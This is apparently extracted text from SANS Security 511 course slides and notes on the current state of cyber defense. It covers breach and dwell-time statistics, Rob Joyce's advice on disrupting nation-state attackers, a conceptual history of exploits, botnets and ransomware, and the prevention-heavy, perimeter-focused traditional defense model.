
Credential Compromise

Another key finding consistently associated with security breaches

- Overwhelmingly, weak or stolen credentials played a role in the attack

DBIR suggests the use of stolen credentials is the most common action in breaches¹


Credential theft an element of Mandiant's standard attack cycle



Credential Compromise

While exploitation of unpatched vulnerabilities serves as a general approach to breach and compromise, the adversary can assume that the flaw exploited will eventually be patched, or the user will abstain from clicking the link (eventually, that is). A significant target for adversaries is credential theft. Compromising credentials offers adversaries a winning strategy on multiple levels. Use and reuse of compromised credentials do not require exploitation of a vulnerability and therefore, by nature, will not be “remediated” in the traditional sense. Another boon for adversaries is that their activities within system and network logs look significantly less suspicious when legitimate credentials are abused.

Mandiant even highlights credential theft as a component of their standard attacker methodology.²



References:

- [1] 2019 Data Breach Investigations Report, <https://sec511.com/ch>
- [2] Mandiant, *M-Trends 2017*, <https://sec511.com/2j>

Third-Party Detection

- External discovery of compromise is incredibly common
 - M-Trends: 41% (>94% in years prior)²
- Drastic improvements, but consistently someone else realizes you are utterly owned before you do

*12% of 2018 investigations had dwell times greater than 700 days, down from 21% in 2017. We attribute the increase in compromises detected in under 30 days to more ransomware and cryptominer engagements overall, **which are detected faster**. Also, clients are generally improving data visibility through better tooling, which allows for faster responses..¹*

Mandiant M-Trends

Third-Party Detection

Organizations seem almost entirely incapable of detecting their own security breaches, even those that result in data loss. Year over year, industry reports repeatedly show that organizations discover breaches when a third party notifies the breached organization of the compromise. If we were interested simply in trading in FUD (Fear, Uncertainty, and Doubt) we could use the numbers from prior years that look worse, but the current numbers from the Verizon DBIR and Mandiant M-Trends are sufficiently bad to not warrant digging for worse numbers.

Mandiant suggests that 41%² of organizations are made aware of compromise due to third-party notification. The majority of compromises, even those that result in data loss, as is the case in the DBIR, are discovered by another organization. To make matters worse, consider that in most cases the studies can determine when the initial breach occurred, and those numbers are not terribly reassuring either.

References:

[1] Mandiant, *M-Trends 2019*, <https://sec511.com/cg>

[2] Ibid.

Postmortem Detection

- DBIR: Initial **compromise occurs within minutes** in most data breaches¹
- Initial discovery of compromise takes a ridiculously long time compared to compromise time
 - DBIR: most take months to discover¹
 - M-Trends: On average, **78 days** for discovery²
- Longer dwell time for third-party detection of compromise vs. internal²
- Ransomware and other destructive events are changing the face of intrusion discovery and dwell-time metrics

Postmortem Detection

To make matters worse, when that third-party organization informs you that your company has been compromised, we are not talking hours or a few days after the initial compromise. According to Mandiant's *M-Trends* report, the average length of time that has passed before an organization realizes it has been breached is 78 days. Months after the initial breach an organization realizes they are owned. Could be worse, Mandiant's report from a previous year suggested an average of 416 days before initial discovery—owned for better than a year before we even realize it.

Recall also that another organization typically has to inform us of our compromise 78 days after the fact. Nope, actually, that isn't accurate. If you fail to detect the breach on your own, then the average time to discovery is 184 days. Our detective capabilities seem to be rather lackluster. However, for those that successfully detect their own compromise, the average dwell time is only 50.5 days.

The gap between internally detected and externally detected narrowed substantially from the prior year's report. In that report, the average dwell time was 101 days, and it was 146 days² the year before that. Hopefully, the previous year's report was the outlier, but time will tell.

References:

- [1] *2019 Data Breach Investigations Report*, <https://sec511.com/ch>
- [2] Mandiant, *M-Trends 2019*, <https://sec511.com/cg>

Disrupting Nation-State Hackers

USENIX Enigma – NSA TAO Chief on Disrupting Nation-State Hackers¹

- Rob Joyce, Chief, Tailored Access Operations, National Security Agency
- Shows how to prevent and detect APT, including the NSA!



Disrupting Nation-State Attackers

This talk is amazing and well worth 36 minutes of your time. Rob Joyce, the head of the NSA's Tailored Access Operations (TAO) group describes (in detail) how to thwart nation-state attackers, including his own group.

His PDF deck (screenshot below) is available at: <https://sec511.com/d>



Reference:

[1] USENIX Enigma 2016 – NSA TAO Chief on Disrupting Nation State Hackers – YouTube, <https://sec511.com/l>

Quoting Rob Joyce...

- *If you really want to protect your network, you really have to know your network*
- *You really need to invest in continuous defensive work*
- *Enable those logs, but also look at those logs. You'd be amazed at incident response teams go in, there's been some tremendous breach, and yup, there it is, right there in the logs*
- *A lot of people think the nation states, they're running on the engine of zero days... Take these big corporate networks, any large network: I will tell you that persistence and focus will get you in, not the zero day*
- *Reduce the attack surface*
- *Our key to our success is knowing that network better than the people who set it up¹*

Quoting Rob Joyce...

The ever-quotable Rob Joyce has a lot to say about what blue teams should do. The slide above offers a sampling of great ideas, and there are more that we couldn't fit on the main slide, including:

- *Let me tell you: If you've got a reputation service and it says that interesting executable that you think you want to run, in the entire history of the Internet has been run one time, and it's on your machine, be afraid, be very afraid.*
- *One thing I can recommend is anti-exploitation features. Microsoft EMET: Everybody ought to be turning that on.*
- *One of our worst nightmares is that out-of-band network tap that really is capturing all the data, understanding anomalous behavior that's going on, and someone's paying attention to it. You've gotta know your network. Understand your network, because we're going to.*

Reference:

[1] USENIX Enigma 2016 – NSA TAO Chief on Disrupting Nation State Hackers – YouTube, <https://sec511.com/1>

Beware of the Perfect Solution Fallacy

The Perfect Solution (aka Nirvana) Fallacy states that if a solution is not perfect, it is not useful

- No CSM or NSM solution is perfect
- Many of the techniques we will describe in Security 511 are not perfect

For example, we will later learn to identify unusual and short HTTP user agents

- Malware often uses these types of short/odd user agents
- Benign software may as well
- And of course, malware may forge perfectly valid user agents

These techniques are proven winners, so we use them

- User agent analysis has detected many live incidents at student organizations

Beware of the Perfect Solution Fallacy

The Nirvana Fallacy is often used to knock good IT solutions.

We have pointed out that signature-based antivirus fails, but we still use antivirus on our Windows (and OSX) systems. We know when it is likely to succeed (against broad attacks), and when it is more likely to fail (against highly targeted attacks). That knowledge makes it a good tool.

Unfortunately, some IT personnel spend their whole careers fighting change. They often sit on change management boards, suggesting caution, asking for more testing, advising prudence, etc. In the end, little happens. As we tell our clients, status quo is not working.

Speaking of user agent analysis: There is a reason we give this as an example. As you will learn in 511.3, malware will often forge user agents in an easy-to-detect manner (by using very short agents, or unusual user agents). Long tail analysis (discussed later) can identify user agents quite quickly. This data is easy to get and easy to analyze.

During the upcoming user agent analysis exercise in 511.3, some students will VPN into work and check user agents there. This has led to *many* incidents being detected. We have seen students literally run out of the room to call work and declare an incident. This has happened in many conferences when teaching online (a SANS vLive Security 511 moderator found a live intrusion this way).

Also, Beware of the Perfect Attacker Fallacy

Paraphrasing collective feedback from the course authors' change-resistant clients:

- *Well, APT will certainly use zero-day exploits to bypass patching, and also bypass EMET without triggering any EMET logs, and inject malware into RAM to avoid whitelisting, and create realistic-looking registry run keys to maintain persistence, and phone home quite infrequently via Facebook to evade command-and-control detection, and use perfect user agents, and...*

To quote Grace Hopper:

- *"Humans are allergic to change. They love to say, 'We've always done it this way.' I try to fight that. That's why I have a clock on my wall that runs counter-clockwise."¹*



Also, Beware of the Perfect Attacker Fallacy

The course authors coined the phrase "Perfect Attacker Fallacy," a corollary to the Perfect Solution Fallacy, based on feedback from our clients who refused to embrace change.

The idea that an advanced attacker will psychically anticipate every countermeasure you deploy is a fallacy. This is especially true when you deploy some of the (currently) uncommon defensive countermeasures that Security 511 recommends. As we will discuss throughout Security 511, most organizations employ cookie-cutter defenses, almost entirely preventive in nature, with a "set it and forget it" mindset.

Above we quote "Amazing" Grace Hopper, a true hero. She created similar quotes, including "The most damaging phrase in the language is 'We've always done it this way!'"¹

In 1942, Grace volunteered for the United States Navy WAVES (Women Accepted for Volunteer Emergency Service) and had to get an exemption because she was 15 pounds under the 120-pound minimum required by the US Navy at the time. She invented the first compiler and invented the term "debugging" (after a moth was removed from a computer). She finally retired from the US Navy at 79 years old.

References:

[1] Most Dangerous Phrase: We've Always Done It That Way – Quote Investigator, <https://sec511.com/2b>

[2] History of Computers and Computing, Birth of the Modern Computer, Software History, First Compiler of Grace Hopper, <https://sec511.com/26>

Summary

At least according to established organizations' yearly research...

- Things do not look so good for us

We get breached with impact repeatedly

- Finding out because someone else told us
- ...many, many months after the compromise

What does security look like at these orgs?

- Surprisingly similar to the typical enterprise

Summary

The current state of security as far as the industry reports are concerned seems fairly bleak. Although the metrics are better in the most recent reports compared to prior reports, things seem pretty far from resolved.

Breaches seem common. Breaches have a fairly significant financial impact. We discover breaches due to third parties, and only then after a significant amount of time has passed.

Perhaps the organizations getting breached lack basic security countermeasures or staffing. Or, perhaps the compromised organizations represent organizations targeted by only the most highly sophisticated adversaries. Unfortunately, the truth is less extraordinary. The organizations seem familiar. Their security practices, tools, and staffing levels seem on par with the rest of their respective industry.

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
- 4. Adversarial Dominance**
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is on Adversarial Dominance.

Fighting a Losing Battle

To keep bad guys out, we have to close every hole, fix every flaw, etc.

- The adversary just has to find one vulnerable machine, application, user...

No wonder organizations keep getting breached to the tune of millions/billions of dollars in losses

- Big organizations with large security budgets, significant staff, best-of-breed products, and high-end service providers

How can we hope to combat well-funded and motivated adversaries?

Fighting a Losing Battle

Adversaries have a significant advantage. One of the goals of the upcoming exercise is to make clear just how easy it is to pull off what many consider to be advanced capabilities. Consider that this exercise will simply employ open source products—clearly the stuff of nation states. Though significant, these capabilities should be considered the standard for sophisticated adversaries.

No End in Sight

- Can you imagine a scenario in which the defense is dominant?
- Will advances in defensive capabilities ever outpace increased adversary capabilities?
 - Kinda cool, but what would that even look like?
- Do you really think you can ever successfully prevent all compromise?
- **Regarding compromise, adversaries are dominant and that will not change...**

No End in Sight

So, when will cyber defense once again be dominant? What? Have we ever been dominant? Certainly, adversaries were not as capable, funded, or motivated years ago, but I don't think that constitutes defense being dominant. What would it even look like for cyber defense to be on top?

With respect to compromise, the truth is that offensive cyber will necessarily be dominant. Adversaries have to find the one flaw overlooked, unknown, or unpatched. Defenders have to consider and protect everything.

Definition of Winning

- **Compromise is inevitable**
- Accept that your organization can be compromised
 - Any large, complex, valuable organization likely already compromised
- How can we possibly hope to win?
 - Change the definition of winning...
- Old and busted: Preventing compromise
- **New hotness: Prevent adversary success**

Definition of Winning

Before you get too demoralized and just throw your hands up, let us take a step back. Adversaries will always be able to compromise us. Accept it as the inevitable truth. However, just because they can compromise us does not mean they will necessarily achieve their goals.

We need to change the definition of winning or resign ourselves to fail to meet the old standard of preventing compromise. What if rather than having a goal of preventing all compromise, we gave ourselves a goal of preventing ultimate success on the part of our adversaries? That sounds like a much more reasonable, and potentially achievable, goal.

Goal-Oriented Defense

Goal-oriented offense should beget goal-oriented defense

- Adversaries want your data
- Some adversaries want significant system control

Even if they compromise all of your systems

- If they don't get what they want, then they don't "win"

Reorienting to this security paradigm will require substantial changes to our approach

Goal-Oriented Defense

The adversaries certainly have their goals, and we need to understand our own goals given the paradigm shift in thinking. With the goal no longer being prevention of compromise, what then will be our primary security objective? One serviceable goal is to deny the adversary the ability to achieve his or her own goals. Another approach would be to understand that which is most important to our organization and set up protection of that capability, data, or application as the main emphasis.

Not having to focus on simply preventing compromise can be quite liberating.

New Security Paradigm

- First goal: Detecting adversary activity toward their goal
- Second goal: Responding rapidly to the detection
- Approaching security with these goals in mind is the primary concern of this course
- Tools of the new security paradigm
 - Defensible Security Architecture
 - Network Security Monitoring
 - Continuous Security Monitoring

New Security Paradigm

Prevention of compromise is no longer the goal or close to the primary concern. As we discussed on the previous slide, our own goal can be defined positively as something we want to achieve or negatively as something we want to keep from occurring. Likely, in either case, a significant need will be to detect activities that might call into question our ability to continually satisfy our goals. Rapid detection is a fundamental requirement. However, simply detecting or monitoring is not sufficient; we need to be able to move from a detective capacity to a responsive one.

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
- 5. Traditional Attack Techniques**
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is on Traditional Attack Techniques.

Opportunistic/Hobbyist Attackers

- Opportunistic attackers commonly thwarted by the traditional security architecture
- Devastating impact has been caused by opportunistic attackers
- Style of attacker does not engage in long-term targeting to achieve success
- Success rate diminished by traditional security architecture

Opportunistic/Hobbyist Attackers

Though we will explore some of the shortcomings of the traditional approach to cyber defense shortly, first let us consider the adversaries and tactics the traditional approach to cyber defense was created to thwart. Previously, adversaries were simply opportunistic and largely hobbyists. Casual adversaries that had relatively little to gain directly from the compromise have been easier adversaries to defend against.

However, the relative ease with which we can defend against most opportunistic adversaries belies the fact that these attackers have caused a significant amount of damage through the years. Traditional approaches to cyber defense can be fairly successful against these adversaries.

Service-Side Exploitation


- When DoS is not the end goal
- Service-side exploitation represents the most common traditional attack
 - Also referred to as server-side exploitation
- Victim presents with a vulnerable listening service
- Historically, the victim would likely be a server
 - Web, DNS, and mail servers most common targets

Service-Side Exploitation

Traditional attack techniques primarily focus on service-side exploitation, which is also referred to as server-side exploitation. With service-side exploitation, the adversary attacks a listening service that contains a known vulnerability. Although historically this has often been referred to as server-side exploitation, we employ the term service-side exploitation to avoid any ambiguity with the target of this attack technique. When some folks hear of server-side, they immediately assume the victim is a rack-mounted server in a data center.

Although servers can be the victims of these attacks, service-side exploitation is relevant to desktops, mobile devices, or anything with a vulnerable listening service.

Service-Side Exploitation Illustrated



Service-Side Exploitation Illustrated

The above illustrates the typical flow of a service-side exploit. The adversary sends the exploit directly to the victim. The firewall would have to allow this communication path, initiated from the outside, in order for the adversary to have any hope of success. You likely notice another reason that this style of attack is often referred to as server-side exploitation—because firewalls would likely allow this general network flow to occur only when the target is a server. Even if your desktop has a listening service on port 80, the firewall would not allow an external system to initiate communication with your desktop in the first place.

Service-Side: Traditional...and Current

Service-side vulnerabilities and exploits are definitely still with us

- Nature makes them rife for automated exploitation and spread
- Often employed after initial breach of organization's perimeter

Ongoing WannaCry Ransomware Spreading Through SMB Vulnerability
<https://www.alienvault.com/.../ongoing-wannacry-ransomware-spreading-through-sm...>
18 hours ago - Starting early this morning we have seen reports of a wave of infections using a ransomware called "WannaCry" that is apparently being spread ...

Examples

- **EternalBlue¹** – SMB exploit delivered WannaCry ransomware
- **BlueKeep²** – RDP Vulnerability
- **Intel AMT³** – vulnerability baked into the CPU

Service-Side: Traditional...and Current

The direct nature of service-side vulnerabilities and exploits makes them extremely well suited for high volume compromise. Exploiting a listening service does not necessitate any user interaction. The lack of required user interaction means these flaws could be wormable and spread far and wide very rapidly.

Just because they provide features adversaries want doesn't mean they will be available for use. Typically, now we see far fewer service-side exploits used as the *initial* means of breaking into organizations. However, once adversaries have penetrated the perimeter, service-side exploits become much more accessible.

Some recent examples of significant service-side issues include the Windows-based EternalBlue SMB and BlueKeep RDP exploits, and the Intel AMT flaw.

References:

[1] 74 Countries Hit by NSA-Powered WannaCrypt Ransomware Backdoor: Emergency Fixes Emitted by Microsoft for WinXP+, The Register, <https://sec511.com/2n>

[2] Microsoft Operating Systems BlueKeep Vulnerability | CISA <https://sec511.com/ck>

[3] CVE – CVE-2017-5689, <https://sec511.com/2e=>

Relatively Benign Malware

- Beyond simple DoS, what is the impact of traditional (older) malware or attacks?
- Honestly, most traditional attacks didn't really seem to do a whole lot
 - Simple DoS, send spam, spread
- Yes, there is impact associated with DoS and the cleaning process that occurs
 - ...but the focus is largely on spreading rather than actually leveraging the compromised systems

Relatively Benign Malware

Ah, the good old days... when one of the worst impacts you could imagine was website defacement. Oh no, not our website.... By comparison to today's current malware, traditional attack techniques often resulted in some fairly basic impact. The main emphasis of malware of yesteryear was spreading, spreading, and spreading some more. Most of the impact caused by the big-name malware Sasser, Slammer, Slapper, Netsky, MyDoom, Blaster, and Code Red was DoS. Often the service disruption was largely an unintentional side-effect of the malware successfully spreading far and wide.

Beyond the unintentional DoS, malware also often intentionally caused DoS. Another major component was sending lots and lots of spam messages. While it is true that the malware did cause impact, the extent of the devastation was rather insignificant compared to current threats.

High-Volume Compromise

- Many traditional campaigns seemed to focus on simply infecting ever larger numbers
- Thankfully, the adversaries had not yet perfected the monetization of compromise
- Primary impact was often simply the volume of infection and associated traffic
 - As opposed to doing serious damage to each compromised system
- The high-volume compromise begged for more robust command and control (aka C2, CNC, C&C)

High-Volume Compromise

As stated previously, older malware focused almost exclusively on simply spreading farther and wider to infect extremely large numbers of systems. One problem that adversaries had to contend with was how to actually leverage these infected systems. Initially, simple Remote Access Trojans (RATs) merely provided listening backdoor shells on a predefined port. The volume of the compromises seemed to drive the need for more robust command and control (often abbreviated C2, CNC, or C&C).

If an adversary compromised 1,000,000 systems but had to actually interact with them individually, then he likely should have just compromised a few thousand given how cumbersome and time-consuming controlling a cool million systems would be.

Advanced Denial of Service

- Where things began to change first was on the DoS front
- Organizations tried successfully to address simple DoS attacks
- Adversaries needed to up their game for continued “success”
- This need grew into Distributed Denial of Service (DDoS)
- High-volume compromise + DDoS capabilities...

Advanced Denial of Service

More advanced and effective Denial of Service (DoS) began to be within reach of the adversaries. Their malware campaigns were extremely successful at compromising systems. The old school simple crafted packet attacks, or single-system flooding campaigns, had rather short-lived success. However, with 10,000, 100,000, or more systems engaging in the flooding campaign, thwarting the DoS would be much more difficult for the victims.

Being able to wield these thousands/millions of systems proved problematic with the traditional backdoor shell/RAT command and control functionality. More robust C2 was needed to deliver highly successful DoS from the many systems potentially under the adversary’s control. This served as the basis for Distributed Denial of Service (DDoS) suites, which evolved into the functionality provided by botnets.

Bots Gone Wild

Botnets seem like a demarc between traditional and modern attack techniques




Bots Gone Wild

The transition from mere DDoS suites to full bots and botnets served as the demarc between traditional and modern attack techniques. Though initially employed simply to provide for better Denial of Service capabilities, the DDoS suites became full botnets that offered much more robust functionality than simply being able to provide a more capable DoS condition.

Botnets and their more robust C2 allowed for a shift toward an actual data-centric compromise.

Ransomware

- Information security entered a new phase with the growing prevalence of ransomware
- Ransomware has existed for decades, but has become much more common (and damaging) lately



Ransomware encrypts data, and requires payment of ransom to recover the key. Modern ransomware typically requires payment that is usually in the form of cryptocurrency such as Bitcoin.

Palo Alto describes the history of the “AIDS” virus:

Imagine we are back in 1989. Chicago’s “Look Away” is the top hit on the Billboard 100, and you have just bought a brand new 486DX system running at a blazing 33 Mhz. There is currently a global HIV/AIDS epidemic in which the United States alone has documented 100,000 cases so far. You are an AIDS researcher, and you have just received a 5.25-inch floppy disk in the mail titled “AIDS Information Introductory Diskette” from a company called “PC Cyborg Corporation.” You run the application on the disk, which appears to be a program to gauge a person’s risk of contracting AIDS based on a series of questions. Suddenly, after the 90th boot up of your computer system, you are presented with this screen.¹ (shown in the slide above)

References:

Screenshots above from: @mikko on Twitter: <https://sec511.com/co>


[1] Unit 42 Report - Ransomware: Unlocking the Lucrative Criminal Business Model - Palo Alto Networks <https://sec511.com/cp>

CryptoLocker

- CryptoLocker was the first example of ransomware that demanded Bitcoin as payment (in 2013)
 - This ushered in a new (and far more dangerous) era of ransomware

THE RISE OF RANSOMWARE

150+ RANSOMWARE FAMILIES IN THE WILD



Palo Alto describes CryptoLocker:

CryptoLocker was unique in that it appeared the authors and operators had actively studied previous variants and styles of ransomware and aimed to remedy the flaws that had been previously exposed. It also proved to be a shift in tactics by cybercriminals as, until the release of CryptoLocker, widespread ransomware was almost exclusively scareware, where no actual damage was being done to digital assets (outside of GPCoder). This was a fundamental shift in how attackers operated, and it showed that they would continue to develop and escalate as needed to accomplish their goals of generating profit...

Once running on the system, CryptoLocker demonstrated its true capabilities and efficacy from previous lessons learned. First, it would install itself to the user's profile folder. Next, it would add a registry key to run at startup to maintain persistence. Then, it would attempt to communicate with a command-and-control server to generate an RSA-2048 key pair and send the public key back to the victim host. The use of a very strong asymmetric encryption model would prove to be extremely effective as every key pair was unique, and there was no way to retrieve the private key used for decryption because it resided on the command-and-control servers.¹

Reference:

[1] Unit 42 Report - Ransomware: Unlocking the Lucrative Criminal Business Model - Palo Alto Networks <https://sec511.com/cp>

Cryptolocker Screenshot

- Ransomware lowers dwell time, because identification is usually automatic
 - It typically changes the Desktop background to an image, demanding payment
- Most modern ransomware uses strong encryption, and the only recovery methods are backups or recovering the decryption key by paying the ransom



As noted previously, ransomware has lowered dwell time, because it typically announces itself to the user, by replacing the Desktop background with an image, and opening the same/image in a file viewer.

As noted by Mandiant: *We attribute the increase in compromises detected in under 30 days to more ransomware and cryptominer engagements overall, which are detected faster.*[1]

Cryptoware is ransomware that encrypts data via strong encryption, and virtually all modern ransomware is also cryptoware.

- A key is generated, and released after payment is received
- The encryption is usually cryptographically strong
- The key is provided to the victim after paying the ransom
- The key is usually destroyed after a timer expires

For sites lacking proper backups: once compromised, there are usually no effective technical solutions other than paying the ransom.

Screenshot above from: <https://sec511.com/cr>

Reference:

[1] Mandiant, *M-Trends 2019*, <https://sec511.com/cg>

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
- 6. Traditional Cyber Defense**
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is on Traditional Cyber Defense.

Traditional Cyber Defense

- What does a typical cyber defense entail?
- Traditional != Outdated devices
- Shiny, sexy, 2.0, NG, cloud, and mobile awesomeness can comprise a traditional security architecture
- So, what constitutes a **traditional** approach to cyber defense?

Traditional Cyber Defense

One goal of this course is to posit a modernized approach to cyber defense. We are hoping to combat what we consider to be traditional cyber defense capabilities and approaches. In order to contrast the modern approach with the traditional approach, we first have to establish what is typical of what we term the traditional approach.

Please understand, traditional does not simply mean old or outdated devices. The coolest, most cutting edge devices can still serve an organization's traditional architecture. The devices don't matter nearly as much as the overall thrust and processes employed in service of cyber defense.

Prevention-Oriented

- Traditional security architectures are overwhelmingly oriented for prevention
- Goals that follow from this emphasis
 - Let's keep the bad guys out
 - Keep malware from running
 - Block the badness
- Most important security tools are firewalls, anti-malware, and Intrusion Prevention Systems

Prevention-Oriented

One of the key characteristics associated with traditional approaches to cyber defense is being predominantly prevention-oriented. Overwhelmingly organizations have focused on prevention much to the exclusion of alternate approaches to security countermeasures. Conceptually, the emphasis on prevention makes perfect sense.

Naturally, we would rather prevent evil from ever making it into our organization in the first place than to, for example, simply detect the badness. Emphasis on prevention leads organizations to keep the bad guys out, keep malware from ever executing, and simply blocking badness.

Again, on the surface this seems perfectly reasonable, but we will assess the efficacy of this approach later.

Prevention Sanity Check

- Quick sanity check for your organization
- Take a network map and consider security controls
- If a control is primarily preventive, note it with a **P**
- If primarily detective, note it with a **D**
- Add up all the Ps and compare them to the Ds

Most organizations are >80% preventive

Prevention Sanity Check

Here is a quick sanity check that we cribbed from Eric Cole years ago. Think about your organization's security architecture on a network map. Just visualize one because most organizations lack anything approaching a current map. On this map, consider your main security countermeasures. If a security control predominantly serves as a preventive device, then write down a **P**. If a control serves mainly in a detective capacity, write down a **D**.

Add up the Ps and Ds and determine the percentage of your controls that are mostly preventive and mostly detective.

$$P / (P+D) * 100 = \% \text{ Preventive}$$

$$D / (P+D) * 100 = \% \text{ Detective}$$

Overwhelmingly organizations end up with a strong tendency toward preventive controls.

Sanity Check Illustrated

Preventive

- Firewall
- IPS
- NGFW
- Antivirus
- Proxy
- Web Content Filter
- Malware Detonation Devices
- DLP
- NAC

Detective

- IDS
- SIM

Sanity Check Illustrated

The above slide shows an example of applying the Prevention Sanity Check described previously. If you perform this experiment for your own organization, you will likely find that the majority of your security controls are primarily prevention-oriented. This emphasis on prevention represents one of the most obvious characteristics of a traditional security architecture.

Perimeter Focused

- Do you recall the “80% of all attacks come from the inside” statement?
 - Complete and utter nonsense
- Companies tried to sell this statement to get us to focus on the insider threat
- This is because **security has predominantly focused on attacks from the outside**
- Continued focus on the perimeter is another hallmark of traditional cyber defense

Perimeter Focused

Remember the old adage that “80% of all attacks come from the inside” or some variation upon the theme? The statement used to be commonly touted by vendors, and amazingly some security professionals still seem to try to justify their understanding of the statement. The statement is utter myth/nonsense, as explained by Richard Bejtlich here: <https://sec511.com/2q>. Regardless of the truth or origin of the myth, vendors often used this to try to sell organizations on buying more “stuff” for the inside of their network to increase sales.

The reason they worked so hard to sell this statement and sentiment was that organizations have, for many decades, been overtly focused on the perimeter. Couple this with the previous tenet of traditional cyber defense, and we realize that organizations have long focused on preventing adversaries from breaching organizations via the perimeter.

Reference:

TaoSecurity: Insider Threat Myth Documentation, <https://sec511.com/2q>

Addresses Layer 3/4

Not going to bore you with a full review of the OSI model

- **Layer 3** (Network) ← IP Addresses
- **Layer 4** (Transport) ← TCP/UDP Ports
- **Layer 7** (Application) ← Insanity starts here!

